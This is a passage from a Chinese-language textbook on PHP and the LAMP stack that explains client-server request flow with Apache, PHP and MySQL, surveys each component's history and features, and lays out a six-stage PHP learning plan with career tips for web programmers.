


图 1-14　客户端请求服务器过程

1.4.1　情景 1：服务器不带应用程序服务器和数据库

在这种情景下，服务器端只安装了 Web 服务器软件（例如 Apacle），当用户在客户端使用浏览器，并通过 URL 请求 Web 服务器管理下的 HTML 文件时，Web 服务器软件则会在它有权限管理的目录中，

寻找用户请求的 HTML 网页文件。如果用户请求的文件存在，则直接把网页中的内容代码响应给客户端请求的浏览器。浏览器在收到服务器返回的代码后，逐条解释成美妙的网页，显示给用户查看，这就是常说的静态网页。

例如，有这样一个网站服务器，Web 服务器软件选用的是 Apache，主机为 www.brophp.com，使用默认 80 端口。存放网页文件 index.html 的目录为 Apache 软件管理的文档根目录下 book 目录。网站的访问过程步骤如下。

第一步：用户打开浏览器，在地址栏中输入一个 URL“http://www.brophp.com/book/index.html”去请求 Web 服务器。

第二步：通过 HTTP 协议连接上主机为 www.brophp.com 的服务器，而且通过默认端口 80 请求到 Apache 服务器上，并请求服务器中文档根目录下的 book/index.html 文件。

第三步：Apache 服务器收到客户端的请求后，在它管理的文档根目录下寻找 book/目录，并把用户请求的 index.html 文件打开，将文件中的内容（HTML 代码）响应给客户端请求的浏览器中。

第四步：浏览器收到 Web 服务器的响应，接收服务器端下载的 HTML 代码，同时逐条进行解释，显示出美妙的页面给用户欣赏，如图 1-15 所示。




图 1-15　客户端访问服务器端的 HTML 文件过程

1.4.2　情景 2：带应用程序服务器的 Web 服务器

如果用户向服务器请求的是一个脚本程序（例如 PHP 文件），因为 Web 服务器本身是不能解析这个脚本程序的，那么服务器除了要安装 Web 服务器 Apache 之外，还要安装可以解析脚本程序的应用程序服务器软件（例如 PHP 应用服务器），并在 Apache 服务器中配置来自客户端的 PHP 文件的请求，就可以在服务器端使用 PHP 应用服务器来解析 PHP 程序了。因为 PHP 应用服务器会理解并解释 PHP 代码的含义，这样就可以根据用户不同的请求进行操作，也就是通过 PHP 程序的动态处理，解释成不同的 HTML 静态代码响应给用户。当然返回给客户端浏览器的只是一个很单纯的静态 HTML 网页。说明动态网站在用户端是看不到 PHP 程序源代码的，在一定程度上起到了代码保护的作用。

有一个和“情景 1”一样的实例，只不过用户并不是请求服务器中的静态网页，而是一个需要动态处理的 PHP 文件。例如，用户如果请求 Web 服务器 book/目录下的 index.php 文件，在客户端浏览器的地址栏中，输入 URL“http://www.brophp.com/book/index.php”去请求服务器。过程步骤如下。

第一步：和访问静态网页是一样的，用户打开浏览器，在地址栏中输入一个 URL“http://www.brophp.com/book/index.html”去请求 Web 服务器。

第二步：同样使用 HTTP 协议去连接 Apache 网页服务器，但请求的是服务器 book/目录下的一个 index.php 动态语言脚本文件。

第三步：Apache 网页服务器收到客户端请求的 PHP 文件，如果安装了应用程序服务器，则不直接返回给客户端 PHP 文件内容，自己又不能处理，这时就寻找 PHP 应用服务器并委托它来处理，把用户请求的/book/index.php 文件交给 PHP 应用服务器。

第四步：PHP 应用服务器接到 Apache 服务器的委托，打开 index.php 文件，根据 PHP 脚本中的代码逐条解释并翻译成用户需要的 HTML 代码，再交还给 Apache 服务器响应给客户端浏览器。

第五步：浏览器收到 Web 服务器的响应，接收服务器端下载的 HTML 静态代码，同时逐条进行解释，输出图形用户界面，如图 1-16 所示。




图 1-16　客户端访问服务器端的 PHP 文件过程

1.4.3　情景 3：浏览器访问服务器端的数据库

网站的内容如果保存在服务器端的数据库中，则还需要为服务器安装数据库管理系统（例如 MySQL），用来存储和管理网站中的内容数据。MySQL 服务器和 Apache 服务器可以安装在同一台计算机上，也可以分开来安装，通过网络相连即可。由于 Apache 服务器是无法连接或者操作 MySQL 服务器的，所以我们也要安装 PHP 应用服务器。这样 Apache 服务器就可以委托 PHP 应用服务器，通过解释 PHP 脚本程序去连接或者操作数据库，完成用户的请求。

例如，和“情景 2”一样，但用户需要获得服务器端数据库里面的数据，在自己的浏览器中显示出来，用户同样通过 URL“http://www.brophp.com/book/index.php”去请求 Apache 服务器，并通过 PHP 文件操作数据库获取动态网页的操作结果，其他的步骤和情景 2 是一样的，只是在第四步中多了一项对数据库的操作。PHP 应用服务器接到 Apache 服务器的委托，打开 index.php 文件，在 PHP 文件中通过对数据库连接的程序代码，连接本机或者网络中其他机器上的 MySQL 数据库。并在 PHP 程序中通过执行标准的 SQL 查询语句，获取数据库中的数据，再通过 PHP 程序将数据生成 HTML 静态代码，最后还给 Apache 服务器输出给客户端浏览器，如图 1-17 所示。




图 1-17　客户端访问服务器端的 MySQL 数据库过程

1.5 LAMP 网站开发组合概述

LAMP 这个特定名词最早出现在 1998 年，是 Linux 操作系统、Apache 网页服务器、MySQL 数据库管理系统和 PHP 程序模块，四种技术名称开头字母缩写组成的。LAMP 并不是某一个公司的产品，而是一组常用来搭建动态网站或者服务器的开源软件组合。它们本身都是各自独立的软件，但是因为常被结合在一起使用，并拥有越来越高的兼容度，共同组成了一个强大的 Web 应用程序平台。随着开源潮流的蓬勃发展，开放源代码的 LAMP 组合在发展速度上，已经超过了 JavaEE 和 ASP.NET 等同类开发平台的商业软件。并且在 LAMP 平台上开发的项目在软件方面的投资成本较低，运行稳定，因此受到整个 IT 界的关注。

1.5.1 Linux 操作系统

Linux 操作系统第一次正式向外公布的时间是 1991 年的 10 月 5 日，Linux 在很多方面是由 UNIX 操作系统发展而来的，可以说是 UNIX 操作系统的一种克隆系统。它是借助于 Internet 网络，并经过全世界各地计算机爱好者的共同努力下设计和实现的。Linux 主要用于基于 Intel x86 系列 CPU 的计算机上，其目的是建立不受任何商品化软件的版权制约的、全世界都能自由使用的 UNIX 兼容产品。

Linux 以它的高效性和灵活性著称。Linux 之所以受到广大计算机爱好者的喜爱，主要原因有两个：一是它属于自由软件，用户不用支付任何费用就可以获得它和它的源代码，并且可以根据自己的需要对它进行必要的修改，无偿使用它，无约束地继续传播。另一个原因是，它具有 UNIX 的全部功能，任何使用 UNIX 操作系统或想要学习 UNIX 操作系统的人都可以从 Linux 中获益。

Linux 加入 GNU（GUN Is Not UNIX）并遵循公共版权许可 GPL（General Public License）。由于不排斥商家对自由软件的进一步开发，也不排斥在 Linux 上开发商业软件，因此 Linux 得到进一步发展，出现了很多 Linux 发行版。例如，Redhat Linux、Debian Linux、Ubuntu Linux、Turbo Linux、Open Linux、SUSE Linux 等数十种，而且还在不断增加。

Linux 的应用主要有桌面的应用、嵌入式应用和高端服务器应用等领域。其中服务器市场占有率已经达到 30%，可以在 Linux 操作系统上配置各种网络服务。LAMP 组合就是在 Linux 操作系统上配置 Apache 服务器、MySQL 服务器，PHP 应用程序服务器，组成强大的 Web 开发平台。

1.5.2 Web 服务器 Apache

Apache 一直是世界使用排名第一的 Web 服务器软件。它可以运行在几乎所有广泛使用的计算机平台上，尤其对 Linux 的支持相当完美。它和 Linux 一样都是源代码放的自由软件，所以不断有人来为它开发新的功能、新的特性、修改原来的缺陷。Apache 的特点是简单、速度快、性能稳定，并可作为代理服务器来使用。

Apache 有多种产品，支持最新的 HTTP 1.1 通信协议，拥有简单而强有力的基于文件的配置过程。支持通用网关接口，支持多个基于 IP 或者基于域名的虚拟主机，支持多种方式的 HTTP 认证，可以支持 SSL 技术。到目前为止，Apache 仍然是世界上使用最多的 Web 服务器，市场占有率达 60%。世界上很多著名的网站都是 Apache 的产物，它的成功主要有两个原因：一是它的源代码开放，有一支开放的开发队伍；二是支持跨平台的应用，可以运行在几乎所有的 UNIX、Linux、Windows 等系统平台上，它具有超强的可移植性，所以 Apache 是作为 Web 服务器的最佳选择。另外，近年 Nginx 的使用率在逐年上升，它是一个高性能的 HTTP 和反向代理服务器，也是一个 IMAP/POP3/SMTP 代理服务器。在高连接并发的情况下，Nginx 也是 Apache 服务器不错的替代品。

1.5.3　MySQL 数据库管理系统

MySQL 是关系型数据库管理系统，是一个开放源代码的软件，MySQL 数据库系统使用最常用的结构化查询语言（SQL）进行数据库管理，是一个真正的多用户、多线程的 SQL 数据库服务器。是客户机/服务器结构软件的实现，由于其源码的开放性及稳定性，且与网站流行编程语言 PHP 的完美结合，使很多站点都利用其作为服务器端数据库，获得了广泛的应用。

MySQL 可以在 UNIX、Linux、Windows 和 Mac OS 等大多数操作系统上运行，尤其和 Linux 操作系统结合取得了最佳的效果，而且 MySQL 还可以用于 C、C++、Eiffel、Java、Perl、PHP、Python、Ruby 和 Tcl 等多种程序设计语言来开发 MySQL 应用程序，其中和 PHP 的结合使用堪称完美。在任何平台上，客户端都可以使用 TCP/IP 协议连接到 MySQL 服务器。MySQL 运行非常稳定，而且性能比较优异，也是一个功能强大的关系型数据库系统，它的安全性和稳定性足以满足大多数应用项目的要求。并且 MySQL 是一个开源软件产品，所以绝大多数 MySQL 应用项目都可以免费获得和使用 MySQL 软件，而且 MySQL 对硬件性能的要求并不高，对中小型企业用户来说特别有优势。

1.5.4　PHP 后台脚本编程语言

PHP 是“PHP：Hypertext Preprocessor”的缩写，即“超文本预处理器”。是一种服务器端的，嵌入到 HTML 中的脚本语言，易于使用且功能强大，是开发 Web 应用程序的理想工具。PHP 需要安装 PHP 应用程序服务器去解释执行，也是一个开放源代码的软件。PHP 是一种目前最流行的服务器端 Web 程序开发语言之一，在融合了现代编程语言的一些最佳特性后，PHP、Aapache 和 MySQL 的组合已经成为 Web 服务器的一种配置标准。

1.5.4.1　PHP 的发展历史

PHP 最初是 Rasmus Lerdorf 在 1994 年为了在自己的网站上加一个小巧而实用的访客追踪系统，而编写的 PHP 雏形程序。由于当时 Web 开发还处于起步阶段，类似的功能还没有出现过，所以更多的人注意到这个轻巧而简便的脚本程序，并且要求增加更多的功能，Lerdorf 索性将其使用的工具集进行分发，并称之为个人主页（Personal Home Page）。后来，他又发布了一个名为 FI 的可以作为 SQL 查询的工具，又受到 GNU 的影响更名为 Hypertext Preprocessor，即超文本预处理器。

此后由于得到越来越多的人的认可，以及来自全世界的程序员的大量改进和提高，从最初的 PHP/FI

到现在的 PHP 6.0，PHP 经过多次重新编写，它的发展是极其迅猛的。由于 PHP 6.0 的版本刚刚出现不久，目前还处于使用 PHP 5.0 的应用阶段。从 2000 年 5 月 PHP 4.0 版本发布开始，PHP 的核心就开始采用“Zend”（以 Zeev 和 Andi 的名字命名）脚本引擎。现在 Zend 公司除了领导开发 Zend 引擎和指导 PHP 语言的整体开发之外，还提供了一套开发和部署 PHP 的工具。包括 ZendStudio、ZendEncoder、ZendOptimizer 和 ZendFramework 等工具，从而进一步确立了 PHP 在 Web 脚本领域的牢固地位。目前已经有 4000 多万个域中安装了 PHP，而且还在不断地增加，PHP 也成为迄今为止最为流行的 Apache 模块。

1.5.4.2 PHP 能做什么

PHP 能做任何事。但 PHP 主要是用于服务端的脚本程序，因此可以用 PHP 来完成任何其他的 CGI 程序能够完成的工作。例如，收集表单数据、生成动态网页或者发送/接收 Cookies。但 PHP 脚本的功能远不局限于此，主要用于以下三个领域。

- 服务端脚本

  这是 PHP 最传统，也是最主要的目标领域。

- 命令行脚本

  可以编写一段 PHP 脚本，并且不需要任何服务器或者浏览器来运行它。通过这种方式，仅仅只需要 PHP 解析器来执行。这种用法对于依赖 cron（UNIX 或者 Linux 环境）或者 Task Scheduler（Windows 环境）的日常运行的脚本来说是理想的选择，这些脚本也可以用来处理简单的文本。

- 编写桌面应用程序

  对于有着图形界面的桌面应用程序来说，PHP 或许不是一种最好的语言。但是如果用户非常精通 PHP，并且希望在客户端应用程序中使用 PHP 的一些高级特性，可以利用 PHP-GTK 来编写这些程序。用这种方法，还可以编写跨平台的应用程序，PHP-GTK 是 PHP 的一个扩展，在通常发布的 PHP 包中并不包含它。

1.5.4.3 PHP 的特性

PHP 能够用在所有的主流操作系统上，包括 Linux、UNIX 的各种变种（包括 HP-UX、Solaris 和 OpenBSD）、Microsoft Windows、Mac OS X、RISC OS 等。今天，PHP 已经支持了大多数的 Web 服务器，包括 Apache、Microsoft Internet Information Server（IIS）、Personal Web Server（PWS）、Netscape、iPlant server、Oreilly Website Pro Server、Caudium、Xitami 以及 OmniHTTPd 等。对于大多数的服务器，PHP 提供了一个模块，还有一些 PHP 支持 CGI 标准，使得 PHP 能够作为 CGI 处理器来工作。使用 PHP，可以自由地选择操作系统和 Web 服务器。同时，还可以在开发时选择使用面对过程和面对对象，或者两者混和的方式来开发。尽管 PHP 4 不支持 OOP 所有的标准，但很多代码仓库和大型的应用程序（包括 PEAR 库）仅使用 OOP 代码来开发。PHP 5 弥补了 PHP 4 的这一弱点，引入了完全的对象模型。使用 PHP，并不局限于输出 HTML。PHP 还能被用来动态输出图像、PDF 文件甚至 Flash 动画（使用 libswf 和 Ming）。还能够非常简便地输出文本，例如 XHTML 及任何其他形式的 XML 文件。PHP 能够自动生成这些文件，在服务端开辟出一块动态内容的缓存，可以直接把它们打印出来，或者将它们存储到文件系统中。

PHP 最强大、最显著的特性之一，是它支持很大范围的数据库。用户会发现利用 PHP 编写数据库支持的网页简单得难以置信。目前，PHP 支持如下数据库，如表 1-3 所示。

表 1-3　PHP 支持的数据库种类

Adabas D	InterBase	PostgreSQL
dBase	FrontBase	SQLite
Empress	mSQL	Solid
FilePro（只读）	Direct MS-SQL	Sybase
Hyperwave	MySQL	Velocis
IBM DB2	ODBC	UNIX dbm
Informix	Oracle（OCI7 和 OCI8）	
Ingres	Ovrimo	

同时还有一个 DBX 扩展库使得可以自由地使用该扩展库支持的任何数据库。另外，PHP 还支持 ODBC，即 Open Database Connection Standard（开放数据库连接标准），因此可以连接任何其他支持该世界标准的数据库。

PHP 还支持利用诸如 LDAP、IMAP、SNMP、NNTP、POP3、HTTP、COM（Windows 环境）等不计其数的协议的服务。还可以开放原始网络端口，使得任何其他的协议能够协同工作。PHP 支持和所有 Web 开发语言之间的 WDDX 复杂数据交换。关于相互连接，PHP 已经支持了对 Java 对象的即时连接，并且可以将它们自由地用做 PHP 对象。甚至可以用我们的 CORBA 扩展库来访问远程对象。


PHP 具有极其有效的文本处理特性，支持从 POSIX 扩展或者 Perl 正则表达式到 XML 文档解析。为了解析和访问 XML 文档，PHP 4 支持 SAX 和 DOM 标准，也可以使用 XSLT 扩展库来转换 XML 文档。PHP 5 基于强健的 libxm2 标准化了所有的 XML 扩展，并添加了 SimpleXML 和 XMLReader 支持，扩展了其在 XML 方面的功能。

如果将 PHP 用于电子商务领域，会发现其中的 Cybercash 支付、CyberMUT、VeriSign Payflow Pro，以及 MCVE 函数对于在线交易程序来说是非常有用的。另外，还有很多其他有趣的扩展库。例如，mnoGoSearch 搜索引擎函数、IRC 网关函数、多种压缩工具（gzip、bz2）、日历转换、翻译等。

1.5.4.4　PHP 开发 Web 应用的优势

- PHP 是开源软件，免费、使用简单、门槛低、入门快。
- 使用 PHP 环境部署方便，开发速度快，功能成熟，本身拥有丰富的功能扩展。
- PHP 开发的项目成本低，安全性高。
- PHP 开发灵活、易伸缩，可以胜任大型网站。
- PHP 的成功案例多，并有很有开源的项目直接使用或供二次开发，人才供求旺盛。

1.5.5　LAMP 发展趋势



LAMP 组合以其简单性、开放性、低成本、安全性和适用性，受到越来越多的 Web 程序开发人员的欢迎和喜爱。虽然这些开放源代码程序本身并不是专门设计成同另外几个程序一起工作的，但由于它们都是影响较大的开源软件，拥有很多共同特点，这就导致了这些组件经常在一起使用。而且这些组件的兼容性在不断完善，在一起的应用情形变得更加普遍。并且它们为了改善不同组件之间的协作，创建了一些扩展功能。目前，几乎

在所有的 Linux 发布版中都默认包含了这些产品。Linux 操作系统、Apache 服务器、MySQL 数据库和 PHP 语言，这些产品共同组成了一个强大的 Web 应用程序平台。

LAMP 中的成员都是源码开放的，这意味着其代码的核心部分可以被免费使用，所有源码和文档都可以在相应的官方网站上获得，用户都可以自由复制、编译、分发和拷贝。任何一个 LAMP 项目都属于自己，并且可以自行处理。正是由于这种开源精神，才使得 LAMP 社区可以聚集众多爱好者，也使得 LAMP 有如此迅猛的发展，而且更新速度，以及发现和修正错误的速度都非常快。

现在越来越多的供应商、用户和企业投资者逐渐认识到，使用 LAMP 单个组件的开源软件组成的平台，用来构建以及运行各种商业应用和协作构建各种网络应用程序，变得更加具有竞争力，更加吸引客户。LAMP 无论是性能、质量还是价格都将成为企业和政府信息化所必须考虑的平台，并逐渐开始面向企业级应用发展。Apache+PHP+MySQL 被认为是 Linux 平台上的最佳组合之一。

1.6 学 PHP 需要学习什么内容

开发 Web 应用程序，PHP 只是众多构件之一，虽然是主要构件，但不能孤立学习。所以就存在学 PHP 还需要学习哪些技术？从什么地方入手学习？有没有先后顺序？每个技术点需要掌握什么程度？怎么学习效率最高？如何学习掌握得最牢固？以及哪些内容是需要了解的？等一系列需要解决的问题。

1.6.1 学 PHP 之前的准备

前面了解了 Web 构件，所以只孤立学 PHP 肯定是不行的，先学 PHP 也不行。如果刚开始接触 Web 开发就直接学习 PHP 会力不从心，因为 PHP 是服务器端脚本，怎么也要安装 PHP 的运行环境去解析它吧。另外，PHP 是嵌入到 HTML 中的脚本语言，所以怎么也要了解一些常见的 HTML 标记吧。在开始学习 PHP 之前先做一点准备是非常有必要的，我的建议如下：

首先，从最简单的 Web 前台技术着手学习，先掌握 HTML 和 CSS 制作静态网站。虽然静态网页也需要通过 Web 服务器发布，但学习期间 HTML 和 CSS 期间可以不用安装任何环境，因为直接用浏览器解析 HTML 和 CSS 即可看到美丽的页面。所以从 HTML 和 CSS 开始学习入门快，更容易对 Web 开发产生兴趣，内容不多也可以全部掌握，当然在学习 PHP 之前只要掌握常用的 HTML 标记和常用的 CSS 属性即可，可以在以后的学习中做到全部掌握。最好也能对 JavaScript 也有一定的了解，当然 JavaScript 可以在学习 PHP 之前和学习 PHP 过程中学习，或在学完 PHP 之后再去学习它都可以。

其次，在对 Web 前台技术有所了解之后，这时，就应该去学习安装一种最容易的 PHP 工作环境了（初学者最好安装集成软件环境，这时没有必要追求完美的环境），并且可以对 Web 服务器进行简单管理，做到可以发布网站即可。例如，学习 Apache 服务器软件，不用花大量的时间先将 Apache 所有功能配置全部掌握再去学习 PHP，因为在初学阶段，只要会安装 Web 服务器，掌握 Web 的工作原理，并能掌握一些常用的配置，可以顺利完成 PHP 的运行就可以了。现阶段如果试着去掌握全部的 Apache 功能配置，不仅多数功能用不到，而且不能理解其精髓。对于 Apache 服务器的一些高级配置模块，可以在学习 PHP 过程中遇到时再去详细研究，这样可以掌握得更牢固。

再次，在学习 PHP 之前最好先去了解一些通过 PHP 开发的成功案例。例如，安装一个开源的论坛，

或是内容管理系统 CMS，也可以是你喜欢的电子商城等。学会这些成功案例的操作，从中了解 PHP 的开发需求和 PHP 开发特点等。

1.6.2　学 PHP 时需要了解或掌握的内容

最好在对 HTML 和 CSS 等前台技术有所了解，并搭建了 PHP 运行环境之后，再开始 PHP 的学习。PHP 本身及可以扩展的功能模块是很多的，学哪些内容，以及学到什么程度才可以做项目呢？这里笔者向大家介绍一下 PHP 需要学习的内容，以及每个部分需要掌握的程度。阶段学习指导如下所示：

阶段一：和其他语言的学习顺序一样，从运行第一个 PHP 程序开始，了解 PHP 的编写及运行方式和配置文件的使用。然后从 PHP 基本语法、变量、常量、运算符号、表达式、流程控制、函数等逐一去研究，各个突破。这个阶段的学习要掌握每一个细节，要用得非常熟练，没有人在开发项目时对基本语法的操作还需要查找资料。另外，重点学习一下弱类型的概念，这是 PHP 的主要特点，PHP 和其他语言操作不一样的地方大多都是因为 PHP 是弱类型的开发语言。也要在函数的声明及函数的多种调用方式上多下工夫学习。这个阶段还不能开发出什么大的应用，所以只能多做一些小的练习，去验证基本语法的应用。也要在这个阶段学会使用 PHP 的开发工具和程序调试。

阶段二：学习 PHP 必须掌握数组、字符串和正则表达式的各种应用。虽然这些也属于 PHP 基本语法的一部分，但数组和字符串在 PHP 项目中的应用率极高，几乎在 PHP 程序中近一半的代码会和数组及字符串有关。例如，学习数组时要掌握数组几种形式、各种声明方式、几种遍历方式，最重要的还要掌握全部的 PHP 内置的数组函数，PHP 常用的超全局数组（$_GET、$_POST、$_GET、$_SERVER、$_ENV 等）也要全部掌握。学习字符串处理也是一样，所有的 PHP 内置字符串处理函数也要完全掌握，它们简单但很重要。

阶段三：掌握 PHP 面向对象技术，PHP5 以后版本的项目开发都在逐渐从过程化编程，转变为面向对象的思想开发。另外，PHP 语言本身新加的或升级的扩展功能模块，也都是面向对象的形式。当然，面向对象的技术比较复杂，所以初学者只要在这个阶段能掌握 PHP 面向对象的基本语法，了解 PHP 面向对象的封装、继承和多态三大特性，并且可以写出常用的功能类即可。如果要完全通过面向对象思想设计的项目，还要在后面各个阶段的学习中不断尝试和总结。

阶段四：其实前三个阶段都是 PHP 语言的基本功能，包含了每个项目中都必须用到的语法。在掌握了以后，这一阶段的要求就是多学习一些 PHP 常用到的功能模块，有针对性开发一些有趣的程序。例如，学习文件系统操作模块，就以实现基于文件存储的留言板，会写文件上传程序，遍历目录等；学习图像处理模块，就可以实现图片的缩放、加水印、翻转、数据统计图等功能；学习日期和时间函数，就可以完成页面请求时间统计，实现万年日历程序等。这些 PHP 常用的功能模块有很多，技术都相对独立，关联性很小，所以可先选择自己感兴趣的去学习，尽量多实现一些应用以掌握全部可用的功能函数，并熟悉前三个阶段的语法使用。对于一些不常用到的 PHP 功能模块，可以在以后项目开发遇到时再去学习。

阶段五：PHP 与数据库的操作，这个阶段则是学习 PHP 的重点。如果这个阶段能掌握得很好，就可以用 PHP 实现所有基于数据库的项目了。当然，在学习 PHP 操作数据库之前，要先掌握数据库的应用。和数据库管理员（DBA）不同，程序员除了要掌握数据库的管理，重点是为项目的业务设计表结构，掌握建表语法和 SQL 语句，还有 SQL 优化和安全等方面的技术，所以要多花一点在数据库方面的

学习时间，而 PHP 本身操作数据库的语法是很简单的。本阶段需要学习 mysql、mysqli 和 PDO 三个 PHP 的功能扩展，虽然这三个扩展可以完成相同的需求，但各有所长。在本阶段的学习一定要多做一些项目，才能灵活地使用 PHP 语法，更好地掌握 PHP 的开发技术。

阶段六：虽然学完前 5 个阶段已经可以做项目了，但代码质量和运行效率还需要提高。在这一阶段还要学习像 MVC 设计模式、模板技术（Smarty）、框架技术、异步传输技术（Ajax）、Memcached、缓存设置，以及安全和优化等技术。例如，如果不使用模板技术将表现和逻辑分开，就不能体现出 PHP 开发的优势；如果不使用框架技术，就不能提高程序的开发效率；不使用 Ajax 就不能实现局部刷新；如果不使用 Memcached 和缓存技术，就不能提高程序的访问速度。所以这一阶段也是学习 PHP 时必学的内容，也是必须要掌握的内容。

1.6.3 优秀的 Web 程序员是怎样练成的

学习软件开发“思维逻辑”是核心，“记忆”只是辅助。每个行业都有新手和成手之分，软件开发也是一样，也可分为普通程序员和高级软件工程师等不同级别的职位。通常刚工作的普通程序员都是在维持生活的阶段，只有成为高手才能做出突出的成绩。当然从初级程序员成长为高手并不是一步到位的，而需要通过不间段的努力逐渐成长起来。例如，在工作中不断积累经验，掌握复杂网站的架构设计，并具有解决问题的能力，还要多研发产品，并能挑战高难度的项目。除了要有强烈的好奇心和学习精神以外，笔者还总结以下几点供刚入行的程序员参考。

1．具备扎实的技术功底

PHP 是众多计算机开发语言中最容易入门并上手最快的，人人都会写。但如果不了解数据结构、离散数学、编译原理、计算机网络、结合多种语言的编程特点等这些计算机科学的基础，很难写出高水准的程序。当你发现写到一定程度很难再提高的时候，就应该想想是不是要回过头来学学这些最基本的理论。因此多读一些计算机基础理论方面的书籍是非常有必要的。

2．遵循良好的编码规范

高质量的代码都具有统一的编码规范，要养成良好的编码习惯，代码的缩排编排、变量的命名规则要始终保持一致。因为在一致的环境下，团队协作中有更高的效率，团队的成员可以减少犯错的机会。另外程序员可以方便地了解其他人的代码，弄清程序的状况，就和看自己的代码一样。另外，也可以防止接触 PHP 的新人自创一套风格并养成终生的习惯，一次次地犯同样的错误。

3．问题要解决不要逃避

学习过程中遇到比较难理解的章节不要跳过，更不能放弃，要多花一些时间和精力在这些知识点上，将其攻破，这样才能不断地提高，否则在开发时会一直是你的障碍。在开发过程中如果遇到障碍，不妨暂时远离计算机，看看窗外的风景，听听轻音乐，再重新开始工作的时候，有可能会发现一些难题竟然可以迎刃而解。解决过的问题再次遇到时将不再是你的障碍。

4．扩充自己的想象力

程序员不要局限于固定的思考方式，遇到问题时要多想几种解决问题的方案，可以试试别人从没想过的方法。丰富的想像力建立在丰富的知识的基础上，除计算机之外，多涉及其他的学科，比如天文、

物理、数学等。开阔的思考和了解各种业务流对 Web 程序员来说是很重要的。

5．对新技术的渴求

人类自然科学的发展史就是一个渴求得到答案的程序，即使只能知道答案的一小部分，也值得我们去付出。只要你坚定信念，一定要找到问题的答案，你才会付出精力去探索，即使最后没有得到答案，在程序中也会学到很多东西。

6．挖掘设计模式，提高代码质量

动手将一个新的模块开发出来以后，不要认为自己写的代码就是完美的，也不要草率地将别人的代码拿过来就直接使用，更不要在开发中多次遇到相同功能，将同一段代码直接粘贴反复使用。提高自己的编码能力一定要多参考和总结别人的设计模式，还要不断地改进和升级才能提高自己编写代码的质量，也能从中学到新的技术。

7．多与高手交流

尽量多认识一些大互联网公司的程序高手，多了解一些大型网站的解决方案，也许在一次和别人不经意的谈话中，就可以蹦出灵感。也要多上上网，看看别人对同一问题的看法，会给你很大的启发。也要经常参加一些互联网技术大会，了解一些新技术和行业的发展，拓展自己的眼界。

8．韧性和毅力

程序高手们并不是什么天才，而是在无数个日日夜夜中磨炼出来的，成功能给我们带来无比的喜悦，但程序却是无比的枯燥乏味。做程序员，停滞不前就是落后，要不断地学习扩展新知识，就像软件版本升级一样，也要不断地更新自己的技术。

1.7 小结

